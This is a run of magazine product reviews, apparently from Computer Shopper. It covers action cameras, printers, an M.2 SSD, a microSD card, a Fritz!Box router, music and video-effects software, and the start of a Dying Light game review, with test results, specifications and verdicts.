
### LOST FOR WORDS

The Hero4's mono microphone is claimed to have twice the dynamic range of the Hero3's. Even with the standard back door attached the mics were very sensitive, but the mono microphone lacked any directionality of sound. You'll need an external microphone if you value sound quality.

The battery lasted an hour and 33 minutes when shooting 1080p video at 30fps, which is about average for an action camera. This falls to an hour when shooting 4K at 30fps. Thankfully, the battery can be replaced, and you can pick up a spare for around £15. You won't be able to use your old batteries if you upgrade from an older GoPro though.

The Hero4 is an excellent action camera. It still lacks proper optical image stabilisation, but footage looks fantastic. Being able to shoot 4K at 30fps is also a boon, and means you can grab high-resolution stills from your footage. The handy GoPro app makes up for the fiddly camera controls, and the included mounts and accessories are excellent. As a package the Hero4 Black is excellent, but it falls just short of a Best Buy award due to its battery life and lack of image stabilisation.

*Richard Easton*



### SPECIFICATIONS

**SENSOR** 1/2.3in CMOS  
**SENSOR PIXELS** 12,000,000  
**MAX RECORDING RESOLUTION** 4K (30fps)  
**AV CONNECTIONS** Micro HDMI output, 3.5mm microphone to Mini USB (optional)  
**SIZE** 41x59x30mm  
**WEIGHT** 89g (152g with housing)  
**WARRANTY** One year RTB  
**DETAILS** [www.gopro.com](http://www.gopro.com)  
**PART CODE** CHDX-4-1-EU



## ACTION CAMERA

# SONY HDR-AZ1VR



£279 inc VAT • From [www.sony.co.uk](http://www.sony.co.uk)

### VERDICT

The Sony HDR-AZ1VR is a competent little action camera with a useful wrist-based remote

**WITHOUT ITS WATERPROOF** case, Sony's HDR-AZ1 is one of the tiniest action cameras we've seen, and there certainly aren't many that are so capable. Sony has managed to shrink the HDR-AZ1 by moving many of its controls and other features to the wrist-worn RM-LVR2V Live-View remote control unit. The action camera and the remote are bundled together and sold as the HDR-AZ1VR.

We'd certainly advise opting for the bundle, as the HDR-AZ1 is rather limited without the Live-View remote. This has a 1½in LCD screen, which is missing from the camera itself, so without it you'll need to use an iOS or Android companion app to change settings or play back footage. Controls on the camera are limited to power and a button for toggling through Wi-Fi pairing options.

### WRIST ASSESSMENT

The remote is about the size of a matchbox and is comfortable to wear, with Velcro straps securing it to your wrist. The buttons are well laid out and the menus easy to navigate, which makes changing settings such as resolution or shooting mode simple. The big record button is easy to activate, even if you're wearing gloves.

The remote control unit also houses a GPS receiver, and without this the camera can't include geolocation data. You can layer GPS data such as route and speedometer readings over your recordings in Sony's Action Cam Movie Creator desktop software to add an extra layer of information to your footage.

There's a surprising lack of delay between the camera and the screen. We measured it at around half a second, which is considerably better than many other action cameras we've tested that use a smartphone as a remote display. We were also able to separate the camera and remote by around 10m before the

remote lost its Wi-Fi connection to the camera.

Even using the PlayMemories app there was very little delay. The camera has an NFC contact point for quick pairing with an Android device, and this takes you to the Google Play store if you don't have the app installed. All the menu options on the Live-View remote are also available in the app, so it's a viable alternative.

### TOOL OF HARD KNOCKS

A waterproof, dustproof and shockproof case is included, and this is equipped with mounting points for accessories. The camera itself is merely splashproof, but using the case makes it waterproof to 5m. This isn't particularly impressive, as many rivals can go to depths of 50m or beyond. If you want an action camera to take scuba diving, you'll need to look elsewhere. At least the case feels robust, though, and it's easy to press the camera's few buttons through it.

The HDR-AZ1 can shoot 1080p video at up to 60fps, at a maximum 50Mbit/s bit rate. It accepts both microSD and M2 memory sticks for recording, but to capture at 50Mbit/s you'll need to use a microSDXC card and record in Sony's XAVC S format.

In MP4 format, you have a choice of lower-quality bit rates that require less storage space. Slow-motion video is limited to a 120fps, 720p option. We're used to seeing upwards of 240fps on rival cameras, such as the Drift Innovation Ghost-S (see *Group test, Shopper 322*), if at a lower resolution.

A pair of stereo microphones on the front capture 48kHz audio. They were able to pick up subtle ambient sounds and managed to capture the sound of our test remote-control car even when 20m away from the camera. The microphones also demonstrated superior stereo separation as the remote-control car moved across the frame.

When testing the camera elsewhere, such as on the London Underground, the microphones had no trouble capturing the sounds of footsteps and the voice of the platform announcer.



We mounted the HDR-AZ1 to a remote-controlled car to see how it would cope with a high-speed run through the local park. The sticky mount felt secure and we had no worries that the camera might become dislodged. Image stabilisation worked well and the resulting footage was reasonably shake-free considering the intensity of the test. There wasn't much shearing, but the overall image was slightly soft. The test was conducted on a dreary day but, even so, colours were more muted than we expected.

Overall image quality was respectable but not the best we've seen. Our main issue was with the way water droplets collected on the front of the waterproof body, directly in front of the lens. These were visible on the resulting video and were distracting. It's not unusual for water droplets to appear but they usually disappear by themselves through the force of the wind. Here they remained surprisingly resilient, however, so you'll need to wipe down the front of the case frequently.

Battery life was a little disappointing at one hour and 26 minutes for 30fps, 1080p video at 28Mbit/s. The remote requires less charging, though, and still had 75 per cent of its battery power remaining after the camera had died.

The HDR-AZ1VR is a decent action camera. The small and light body is particularly impressive, and the remote control is extremely convenient and easy to use. We had no issues with the companion apps either, but the camera is let down slightly by average image quality. If you want better-quality video, consider the Drift Innovation Ghost-S, which is considerably chunkier but has far more video features and superior image quality.

Richard Easton



### SPECIFICATIONS

**SENSOR** ½in CMOS  
**SENSOR PIXELS** 11,900,000  
**MAX RECORDING RESOLUTION** 1080p (60fps)  
**AV CONNECTIONS** None  
**SIZE** 36x24.2x74mm  
**WEIGHT** 63g  
**WARRANTY** One year RTB  
**DETAILS** [www.sony.co.uk](http://www.sony.co.uk)  
**PART CODE** HDR-AZ1VR

## PHOTO INKJET MFP

# EPSON Expression Photo XP-760

COMPUTER  
SHOPPER  
BEST BUY

★★★★★

£150 inc VAT • From [www.amazon.co.uk](http://www.amazon.co.uk)

### VERDICT

Epson's XP-760 isn't up to office jobs but is perfect for photographers

**EPSON'S EXPRESSION PHOTO XP-760** gets off to a good start, with a high specification and a compact design. Controls are provided by a large colour touchscreen and a few context-sensitive, touch-sensitive buttons. It

### SPECIFICATIONS

TECHNOLOGY Piezo inkjet

MAXIMUM PRINT RESOLUTION 5,760x1,440dpi

MAXIMUM OPTICAL SCAN RESOLUTION

(OUTPUT BIT DEPTH) 2,400x4,800dpi (48-bit)

DIMENSIONS 141x390x341mm


WEIGHT 6.9kg

MAXIMUM PAPER SIZE A4/legal

WARRANTY One year RTB

DETAILS [www.epson.co.uk](http://www.epson.co.uk)

PART CODE C11CD96401



supports wired and wireless networks, as well as automatic duplex (double-sided) printing.

The XP-760 is aimed at photographers and other creative users. There's no fax modem or automatic document feeder, but it has a high 2,400x4,800dpi scan resolution and Epson's six-ink print engine – one of our favourites for photos. You can print directly from a camera's SD card, or from an Android or iOS device using Epson's iPrint app. A second tray holds up to 5x7in photo paper and engages automatically when needed.

The MFP is easy to use, but loading paper can be fiddly. The touchscreen is responsive and easy to use, although not without its foibles: when copying, for example, we're not sure why you have to tap black or colour, then a start icon, rather than simply having black and colour start icons.

Nit-picking aside, this is an excellent MFP. The scanner is quick, previewing an A4 sheet in 10 seconds and capturing at 300dpi in 17 seconds. At 600dpi it scanned a 6x4in photo

in just 20 seconds, while the same job took 77 seconds at 1,200dpi. Although the printer is optimised for photos, it's no slouch on office jobs, printing text at 8.7ppm and delivering our colour graphics test at a swift 6.2ppm.

Prints on plain paper are acceptable for the occasional letter, but not a patch on a good office inkjet. On glossy paper, however, the XP-760 reveals its true potential. Photos had superb colour accuracy, remarkable levels of detail and a crispness that was particularly noticeable in our black-and-white test image. Images captured by its scanner demonstrated a superb dynamic range, easily capturing the full range of shades in our test pattern.

At around 9.4p per A4 page of text and graphics, the XP-760 isn't particularly cheap to run. If you want a general-purpose wireless inkjet MFP, save your money and choose Canon's Pixma MG5650. If you want peerless photo quality, however, the XP-760 justifies the extra outlay. It's a Best Buy.

*Simon Handby*

## COLOUR LASER PRINTER

# BROTHER HL-L8250CDN

★★★★☆

£202 inc VAT • From [www.printerland.co.uk](http://www.printerland.co.uk)

### VERDICT

It's a fast network colour laser printer, but there are better choices than Brother's HL-L8250CDN

**BROTHER'S HL-L8250CDN** colour laser is aggressively priced for a device with Ethernet and automatic duplex (double-sided) printing, as well as a USB host port for print jobs. The design is pleasantly modern, with a short,

shallow 150-sheet output tray helping reduce clutter on the top panel. The back panel opens to provide a straight paper path for special media, but you need to reach behind and adjust two levers depending on the media thickness, which is likely to be a pain.

The HL-L8250CDN uses separate toner and photoconductor drums for each colour, rather than integrating them. In theory this reduces waste and cost, as drums usually last a lot longer than toner, but it makes the printer more complicated to use. This device has 10 consumables, although most users are unlikely to need a new transfer belt or waste toner box, as each is rated for 50,000 pages.

For toner alone, you'll pay 1.1p per black page or 7.7p per colour page. Factoring in the other consumables brings the price up to 1.7p and 8.3p respectively. An office inkjet should prove much cheaper to run.



The HL-L8250CDN is one of the fastest colour printers for the price. It delivered the 24 pages of our mixed colour test at a swift 22.6ppm. Its performance with black text was less exceptional at 22.7ppm, but it's still quick.

Sadly, the prints were less exciting. There's nothing wrong with the crisp black text, but graphical prints were far from class leading. Colours lacked impact, and the finish in the darkest fill areas seemed inconsistent. Photo prints revealed some coarse half-toning patterns, and there was jaggedness around the borders of large, red text.

It may look smart and offer fast speeds but the HL-L8250CDN doesn't produce great prints. We'd buy Epson's cheaper WorkForce Pro WF-5110DW inkjet (see *Group test, Shopper 325*) which, though much slower for colour prints, is ahead in many respects.

*Simon Handby*

### SPECIFICATIONS

TECHNOLOGY Single-pass colour laser

MAXIMUM PRINT RESOLUTION 2,400x600dpi

DIMENSIONS 313x410x486mm


WEIGHT 21.9kg

MAXIMUM PAPER SIZE A4/legal

WARRANTY One year onsite

DETAILS [www.brother.co.uk](http://www.brother.co.uk)

PART CODE HLL8250CDNZU1







PROLITE B2888UHSU

# THINK BIG



28"

1ms



## M.2 SSD

# SAMSUNG Evo 850 M.2

COMPUTER  
SHOPPER  
RECOMMENDED



£120 inc VAT (approx)



### VERDICT

The Evo 850 M.2 provides incredibly fast storage that's ideal for Ultrabooks, but limited support for the M.2 form factor limits the drive's appeal

**M.2 IS QUICKLY** becoming the standard storage interface for tablets and Ultrabook laptops, replacing mSATA. Samsung's Evo 850 M.2 is one of the first consumer-friendly M.2 SSDs we've seen; it's essentially a regular Evo 850 SSD squeezed on to a tiny circuit board. As we went to press the drive was only

available in Sweden, but should now be on sale in the UK for around £120.

The drive has the same Samsung MGX controller and 3D V-NAND flash memory as the standard Evo 850. In 3D V-NAND memory cells are stacked vertically so that more fit in a smaller space.

Many Ultrabooks use circuit board-mounted flash memory instead of traditional SSDs, which makes them tricky to upgrade. Some Ultrabooks also use the mSATA format rather than M.2, so check if your laptop is compatible before you buy.

You'll also need some way of imaging your old SSD on to the Evo 850, as no upgrade kit is included in the box. External SATA-to-USB3 adaptors cost around £35 and can be used with cloning software such as the free EaseUS Disk Copy ([www.easeus.com/disk-copy](http://www.easeus.com/disk-copy)).

Samsung claims the Evo 850 M.2 is capable of 540MB/s read and 500MB/s write speeds, which is much faster than the M.2

SSDs that ship with many Ultrabooks.

Amazingly, it managed to exceed that claimed write speed in our large file test, producing a fantastic 579.8MB/s. Read speeds weren't quite as fast, but 436.1MB/s is still a rapid result. The read/write average puts the M.2 on par with many full-size SSDs.

Our small files test is always more demanding, but 108.1MB/s write and 85.4MB/s read speeds are still highly impressive. This is one of the fastest SSDs we've tested, M.2 or otherwise.


Increasingly desktop motherboards come with M.2 slots, making the Evo 850 a feasible alternative to a standard 2.5in SSD if you're building a PC in a compact chassis.

The lack of any tools or software in the box make it a fiddly upgrade for Ultrabook users, but the Evo 850 M.2 is seriously fast and worth the effort. If you're building a clutter-free desktop PC, meanwhile, it's ideal.

Tom Morgan

### SPECIFICATIONS

CAPACITY 250GB  
COST PER GIGABYTE £0.48  
INTERFACE M.2  
CLAIMED READ 540MB/s  
CLAIMED WRITE 500MB/s  
WARRANTY Five years RTB  
DETAILS [www.samsung.co.uk](http://www.samsung.co.uk)



See page 72 for performance details

## MICROSDXC CARD

# SANDISK Ultra 128GB microSDXC UHS-I



£80 inc VAT • From [www.mobymemory.co.uk](http://www.mobymemory.co.uk)

### VERDICT

Write speeds aren't fantastic, but this is still a great choice if you're looking to add storage to your smartphone or tablet

**RUNNING OUT OF** storage space on a tablet smartphone or can be a pain. If your device supports it, adding a microSD card can help. If you never want to worry about storage woes again, the SanDisk Ultra 128GB UHS-I is the highest-capacity microSD card we've seen.

It comes with an SD card adaptor so you can use it in a wide variety of devices. SanDisk claims it can read files at up to 30MB/s, but our tests showed it was capable of higher speeds. Reading large files posed no problem, as the card managed a massive 123.21MB/s in our large file test, and smaller files were read at 42.58MB/s. These are some of the fastest speeds we've seen from a microSD card.

Write speeds – arguably more important when you're using the card to take photos and videos – were less impressive. SanDisk doesn't provide an official figure for write speeds, but the card managed only 14.01MB/s in our large file test, which is below average. Small files were in line with what we'd expect at 5.06MB/s, but SanDisk's own Extreme 64GB microSDXC UHS-I card trounced the Ultra card in both respects, writing large files at 55.91MB/s and small files at 9.92MB/s.

Both cards were capable of taking at least 30 full-resolution shots on a Sony NEX-5 camera in burst mode without slowing down. The only difference came when we shot in Raw and JPEG: the Extreme managed nine shots before slowing down, while the Ultra card managed eight. This will be disappointing to anyone hoping to use the Ultra for heavy-duty digital camera work, but it should still be more than enough for most users.

### SPECIFICATIONS

WARRANTY Ten years RTB  
DETAILS [www.sandisk.co.uk](http://www.sandisk.co.uk)  
PART CODE SDSAQUAN-128G-G4A



We certainly don't have any complaint about the amount of space on offer, as SanDisk claims it can store up to 24 hours of HD 1,280x720 video or over 70,000 photos if you have an 8-megapixel sensor.

It's durable, too. SanDisk claims the card is waterproof, shockproof, temperature-proof, X-ray-proof and magnet-proof. We also like SanDisk's free Memory Zone app for Android, which lets you manage and move your files between the card and your phone.

It's a shame write speeds aren't as good as we'd hoped, but the SanDisk Ultra 128GB card's real-world performance is more than adequate for smartphones and tablets. Not all microSD card-compatible devices can support 128GB cards, so check the maximum capacity before you buy, but if you never want to worry about running out of space again, the SanDisk Ultra 128GB microSDXC UHS-I card is ideal.

Katharine Byrne



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## 802.11ac WI-FI ROUTER

# AVM Fritz!Box 3490



£136 inc VAT • From [www.cclonline.com](http://www.cclonline.com)

### VERDICT

Plenty of features and a reasonable price, but the Fritz!Box 3490 has poor 2.4GHz performance

**WHEN WE FIRST** saw AVM's Fritz!Box routers, we were impressed by how simple the software was compared to most routers' interfaces. Times have changed, however, and most big router manufacturers have made great efforts to make their router setup pages easier to understand. For this reason we were interested to see how the stripped-down Fritz!Box 3490, which does without the more expensive models' DECT phone base station, compares to the competition.

The Fritz!Box 3490 has AVM's signature flying saucer design, finished in a combination of red and silver with large green activity LEDs to indicate power and connectivity. Love it or loathe it, it's certainly different.

### MAKE THE CONNECTION

The flat, horizontal shape has no detachable antennas, so you can't add your own custom models. The router has built-in ADSL and VDSL modems, so you can use it directly with most UK home broadband connections and, theoretically, with fibre, although there are accounts online of users struggling to get the Fritz!Box to work with FTTC connections. A Gigabit Ethernet WAN port on the back lets you connect a separate cable or fibre modem, but this doubles as one of four LAN ports, so using it means you'll be limited to three wired devices unless you use a switch.

There's a USB3 port on the back of the device, and another on the side. Both can be used to share an external hard disk or printer across the network. Files can be shared through SMB, FTP or UPnP for media files,

and the Fritz!NAS interface lets you access your content through the internet when you're away from the local network.

By default the 3490 broadcasts on the 2.4GHz and 5GHz bands simultaneously, with theoretical throughput of 1,300Mbit/s using combined 802.11n and ac, or 450Mbit/s solely on 802.11n. You can operate the two bands separately with different SSIDs, but the option is buried in the Advanced Settings menu.

You can create a guest network through the interface, but again you can't specify which frequency band it uses until you switch to the Advanced view. You can limit guest devices to browsing and email only, or force them to disconnect after a set time. If you set a password, guests will need to use it before joining the network rather than through a browser-based login screen. The 3490 automatically generates QR codes which you can print out and use to get handheld devices on to the network, which is a nice touch.

### TESTING TIMES

We tested wireless speeds using our reference laptop, which has an Intel Dual Band Wireless N-7260 adaptor, and a Sitecom AC1200 USB dongle (£55, [www.sitecom.com](http://www.sitecom.com)) for 802.11ac, as AVM doesn't yet sell an 802.11ac adaptor.

Wireless performance on the 5GHz band was fantastic once we'd separated it from the 2.4GHz frequency. The 3490 managed a quick 195.7Mbit/s at 10m on our reference laptop, which puts it in the top 10% of all the routers we've ever tested. 109.9Mbit/s at 25m is also up there with the best. Although there's no

AVM dongle to test wireless AC performance, our Sitecom AC1200 adaptor produced an incredible 372.8Mbit/s at 10m – easily one of the fastest 802.11ac scores we've seen. It fell behind D-Link's DIR-868L (Shopper 323) once we moved to 25m, but 205.1Mbit/s is still an excellent result.

Annoyingly, 2.4GHz performance was sporadic, with the router either failing to maintain a connection or transferring at atrociously low speeds. Figures of 19.6Mbit/s at 10m and 5.2Mbit/s at 25m suggest this is a router to be avoided if you're planning on connecting 2.4GHz devices.




We've long been fans of the comprehensive Fritz!OS web interface. Settings are organised into logical sections, such as the Fritz!NAS section, which helps you use a USB storage device as a simple NAS, completely separated from the router interface to help you find your files quickly. We especially like the built-in channel scanner, to ensure your Wi-Fi signal isn't conflicting with other devices or wireless networks.

However, the interface is now beginning to look a little long in the tooth, with a lot of small text and settings buried in nested menus. It can be particularly frustrating when you're after a specific setting, but can't work out which menu to dig into to find it. The 3490's software also looks simplified compared to previous Fritz!Box routers, with no option for Wi-Fi channel bonding, for example.

The Fritz!Box 3490 has plenty of features and an interface that's straightforward, if not quite as unique and class-leading as it once was. Its 802.11n and 802.11ac performance is excellent, too, but 2.4GHz performance is poor, especially at long ranges. As many handheld devices are still limited to the 2.4GHz band, this is a definite stumbling block, meaning a more well-rounded router such as the D-Link DIR-868L is a better choice.

Tom Morgan




▲ A channel scanner helps avoid congestion with other Wi-Fi networks and wireless devices such as DECT handsets


### SPECIFICATIONS

**MODEM** ADSL2+/VDSL  
**WI-FI STANDARD** 802.11ac  
**STATED SPEED** 1,300Mbit/s  
**USB PORTS** 2x USB3  
**WALL MOUNTABLE** Yes  
**WARRANTY** Five years RTB  
**PART CODE** 20002709

#### CENTRINO 802.11n



#### USB ADAPTOR 802.11ac



See page 72 for performance details



# STEINBERG

## Cubase Artist 8

**COMPUTER SHOPPER** ★★★★★  
BEST BUY £244 inc VAT •

From [www.steinberg.net](http://www.steinberg.net)

### VERDICT

With a huge performance boost and lots of new tricks, Cubase Artist 8 is a superb update

**CUBASE ARTIST IS** the mid-price edition of Steinberg's professional music-production software, sitting between Cubase Elements (see *Shopper* 308) and the flagship version, Cubase Pro, which is also now on version 8.

Steinberg has completely rebuilt the engine to make it faster and more fluid, and this has big ramifications. Recording software typically uses dozens or even hundreds of effects modules, virtual instruments and mixer channels in real time. It's a big nuisance when the computer's hardware resources are exceeded and glitches appear during playback, but it's a bigger problem when they appear while recording. In the past this has forced us to spend time carefully managing resources, bouncing down processor-intensive tracks and sometimes the entire project in order to ensure glitch-free recording of extra tracks.

### SCRATCH THAT GLITCH

Cubase 8 is not only more efficient but also more resilient to glitches, where a burst of activity from a virtual instrument might cause a spike in processing demands. Projects with lots of plug-ins that suffered frequent glitches in version 7.5 played back smoothly in version 8, and we were able to add lots more plug-ins before glitches reappeared. We'd expect to experience this when upgrading to a new PC; upgrading to Cubase 8 is a good deal cheaper. This improved resilience means less time is spent troubleshooting, leaving more time to get on with making music.

Other new features seem inconsequential in comparison, but we'll take them all the same. A Render In Place command makes it



↑ The Acoustic Agent sound library delivers new levels of realism to Cubase's virtual drum kits

easier to transfer projects to other software or people, with a choice of including the raw recordings, with insert effects in place or with all mixer settings. A new docked panel on the right of the screen can show either the active virtual instruments or the MediaBay asset manager. When using a second monitor for the mixer, Cubase's interface finally feels like it fits without multiple windows competing for screen space. It's also easier to save and recall window layouts via its new Workspaces menu.

VST plug-ins are now better organised, with the ability to group them by effects type or publisher and to create custom lists. This is perfect for creating groups of plug-ins for specific purposes, and for hiding old ones you rarely use but don't want to uninstall because they're needed by old projects.

### DRUM ROLE

The bundled plug-ins are better than ever. Groove Agent SE 4, a sophisticated sample-based drum module introduced in Cubase 7.5, now includes additional sample content where each drum is built up from dozens of samples, captured at different volumes and mic positions. The relative volume of overhead and room microphones can be adjusted for

each part of the drum kit, and it's even possible to vary the amount of bleed from one virtual drum mic to another. Another control defines how much the hi-hat opens and closes by. It normally varies from a tight tick to a splashy rattle, but limiting the range can push the bias towards one extreme or the other. This feels much closer to recording with a live drum kit than a drum machine. Mixing facilities are built

into the plug-in, but enabling multiple outputs in the VST Instruments Rack means you can take full advantage of Cubase's main mixer for each virtual drum microphone.

VST Bass Amp does for bass guitars what the existing VST Amp Rack does for electric guitars. There's an array of amps, cabinets, effects and mic positions to produce a wide range of bass guitar sounds from a live recording. Quadrafuzz 2 is a reboot of an old favourite, with four frequency bands each with their own distortion, gate and delay effects. It's easy to turn sounds into an unpleasant mush, but after a while we were getting some delightfully gritty tones from it. It's particularly useful for sounds that don't ordinarily lend themselves to distortion, such as strings and piano. The Multiband Compressor, DeEsser and Tuner effects have been updated, too, with similar controls to before but improved processing quality.

At £244, Cubase Artist is within reach of keen amateurs who may not be able to justify paying £448 for Cubase Pro. Upgrades start at £41, and there are discounts for students. Some previous Cubase updates saved all the best new features for the priciest version, but that's not the case this time around. With support for 64 audio and 128 MIDI tracks, plus the vast majority of Cubase Pro's sublime recording, editing and mixing tools, it's an excellent investment for musicians who aspire to the highest standards. The learning curve could be shallower, but the view from the top is certainly worth the trip.

Ben Pitt



↑ VST Bass Amp offers a choice of amps, cabinets, effects, microphones and even mic positions for that perfect bass tone

### SPECIFICATIONS

**OS SUPPORT** Windows 7/8/8.1, Mac OS X 10.9/10.10  
**MINIMUM CPU** Intel Core or AMD dual-core  
**MINIMUM GPU** DirectX 10  
**MINIMUM RAM** 4GB (8GB recommended)  
**HARD DISK SPACE** 15GB  
**DETAILS** [www.steinberg.net](http://www.steinberg.net)  
**PRODUCT CODE** 45550

## VIDEO EFFECTS SOFTWARE

# FXHOME Hitfilm 3 Pro

**COMPUTER SHOPPER** ★★★★★

**BEST BUY** £229 inc VAT • From [hitfilm.com](http://hitfilm.com)

## VERDICT

It's not for dabblers, but Hitfilm's breathtaking array of video effects is better than ever

**HITFILM SPECIALISES IN** dramatic effects such as fire, explosions, lasers and lightning bolts. Hitfilm 2 expanded its capabilities a lot, gaining the ability to import and animate 3D models, and included a limited version of Imagineer Systems Mocha for analysing video footage and calculating camera movement. Together, these features let users add 3D models and particle effects to moving camera shots with impressive levels of realism.

It takes time and a high level of technical competency to get to grips with Hitfilm. Even after many days' use we struggled to locate parameters in the huge nested lists. However, this depth of control means there's huge scope to find creative solutions to technical challenges. Digital effects often work best when they employ multiple techniques, and this is something at which Hitfilm excels.

At a little over £200, it's an absolute treat for amateur filmmakers with high aspirations. It's perfect for creating sophisticated animated logos, and we'd imagine many people will buy it to produce outlandish special effect videos just for the fun of it.

With so much already possible in version 2, Hitfilm didn't have to do much to earn yet another five-star review from us. However, there's a lot here to justify the £139 upgrade.

## SPACE RACE

Our favourite new feature is Unified 3D Space. In version 2, particles and 3D models could be animated on the same 3D axes but existed on separate layers. Whether the model sat in front of or behind the particles depended on the order of layers on the timeline, and bore no relation to which was nearer to the virtual camera. In version 3, a new option allows 3D



↑ 3D models and particles now wrap around each other more convincingly

models and particles to intermingle in the same 3D space. This significantly boosts the realism of shots that combine models and particles.

Another major breakthrough is the ability to use a 3D model as the particle in a particle generator. We managed to create flying 3D rockets, each with a trail of fire and smoke particles. The process almost defeated us, but that made the end result even more rewarding.

One of our favourite tricks with the particle simulator is the ability to define 3D shapes that act as deflectors – making particles bounce off walls, slide down slopes, come to rest on flat surfaces and so on. The ability for particles and models to exist in the same 3D space made us wish for an option for 3D models to act as deflectors. As it stands, smoke, sparks and other particles pass straight through models, which can look a little odd.

## SPACE RACE

3D models aren't created inside Hitfilm, but it supports 3DS, OBJ and LWO formats. There are models available for free or at reasonable prices at sites such as [tf3dm.com](http://tf3dm.com). Render quality is good rather than great, with sophisticated lighting and the ability to cast shadows. However, with no ray tracing the results look a little short of photorealistic. We experienced some problems with bitmap textures not being read correctly, leaving us to relink to them manually. However, it is possible to animate elements within a model, such as wheels on a car or propellers on a helicopter. Stacking up lots of particle effects and enabling motion blur goes a long way towards delivering convincing results.

Another limitation is that there's only basic control over the interpolation between keyframes. For example, when animating a model from point A to point B, there's a choice of constant velocity or to ease in and/or out for gentler acceleration or deceleration. This simple option isn't really enough for precise animations that convey a sense of momentum, however.

Hitfilm is crying out for bezier animation controls for both trajectory and velocity.

There are masses of other effects to play with, including 22 new ones. Heat Distortion makes the air around a heat source ripple, while Rain On Glass adds convincing animated raindrops that act as tiny lenses on the image below. There's curve-based colour-correction, plus a filter that adds a glossy sheen to skin tones. It's now possible to apply an effect to a particle simulator layer, which was previously only possible by creating nested timelines. You can't do this when 3D models and particles are interspersed in the same 3D space, though.

## FACE DOWN

The interface could be more polished in places. Windows can be rearranged, saved and recalled, but they don't easily spread across dual monitors. While we appreciate the depth of editing – there are over 100 parameters for a particle effect, for example – it would be useful if certain key parameters such as speed, life and particles per second were brought to the top of the list, perhaps as a customisable list of quick-access functions.

Performance could be better, too. It's generally highly responsive, but controls become unresponsive when working on a complex frame with thousands of particles. There's a new intelligent caching system that selectively recalculates elements in frames as necessary. This may sound like a welcome improvement, but we struggled to spot improvements in practice. In some instances rendering performance was a little slower compared to version 2.

Ultimately, any criticisms pale into insignificance next to Hitfilm's strengths. There's a sense of creative flair and ambition that's shared between its developers and its users. At a price that's within reach of home users, we can't recommend it highly enough.

**Ben Pitt**



↑ 3D models can be used as particles, and each one can act as an emitter for its own particle system

## SPECIFICATIONS

**OS SUPPORT** Windows 7/8, Mac OS X 10.8, 10.9, 10.10  
**MINIMUM CPU** Intel Core i3  
**MINIMUM GPU** OpenGL 2.0, 512MB  
**MINIMUM RAM** 4GB  
**HARD DISK SPACE** 650MB  
**DETAILS** [hitfilm.com](http://hitfilm.com)  
**PRODUCT CODE** HITFILM3PRO




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## ACTION BRAWLER

# WARNER BROS

## Dying Light



£24 inc VAT • From [www.cdkeys.com](http://www.cdkeys.com)

### VERDICT

A brutal yet refreshingly fun zombie adventure that just gets better with friends

**ZOMBIES ARE AN** overused trope of modern gaming; we've been fighting them off for years across a multitude of genres and it was beginning to get a little stale. Amazingly, it has fallen to developer Techland, whose previous effort *Dead Island* was distinctly average, to put a fresh spin on the undead formula.

On the surface, *Dying Light* is little more than a rehash of *Dead Island*; a first-person adventure set in an exotic location, under siege by the living dead. Both put a heavy emphasis on melee combat, and both can be tackled co-operatively with three friends. However, a new day/night cycle and acrobatic parkour movement transform the experience.

Protagonist Kyle Crane is a free running expert, able to vault over walls and across rooftops to avoid slow-moving zombies on the streets of Harran below. Movement isn't fluid, with Crane hauling himself over obstacles rather than gracefully scaling them, but it's enough to liven up the numerous objectives and fetch-quests that litter the map.

### VOLATILE REACTION

Scavenging for supplies, saving civilians and grabbing airdrops for your fellow survivors is a cinch when your enemies can't climb up to catch you, but when the sun sets Harran becomes a lot more dangerous, as deadly Volatile zombies stalk the streets. With heightened strength and speed, they can chase you on to ledges that were previously safe; getting spotted means a desperate race to the safety of a survivor outpost.

There's good reason to venture out at night, however, as experience points are doubled. This helps you improve



Crane's parkour, survival and combat abilities faster than through daylight play alone, giving you the skills to wield more powerful weapons.

Using the small selection of guns strewn around Harran instantly draws attention to your location. Viral zombies, akin to the *28 Days Later* 'runner'-style undead, will be on you in seconds, and are more dangerous than regular shamblers. It's worth saving firearms for emergencies to stay undetected.

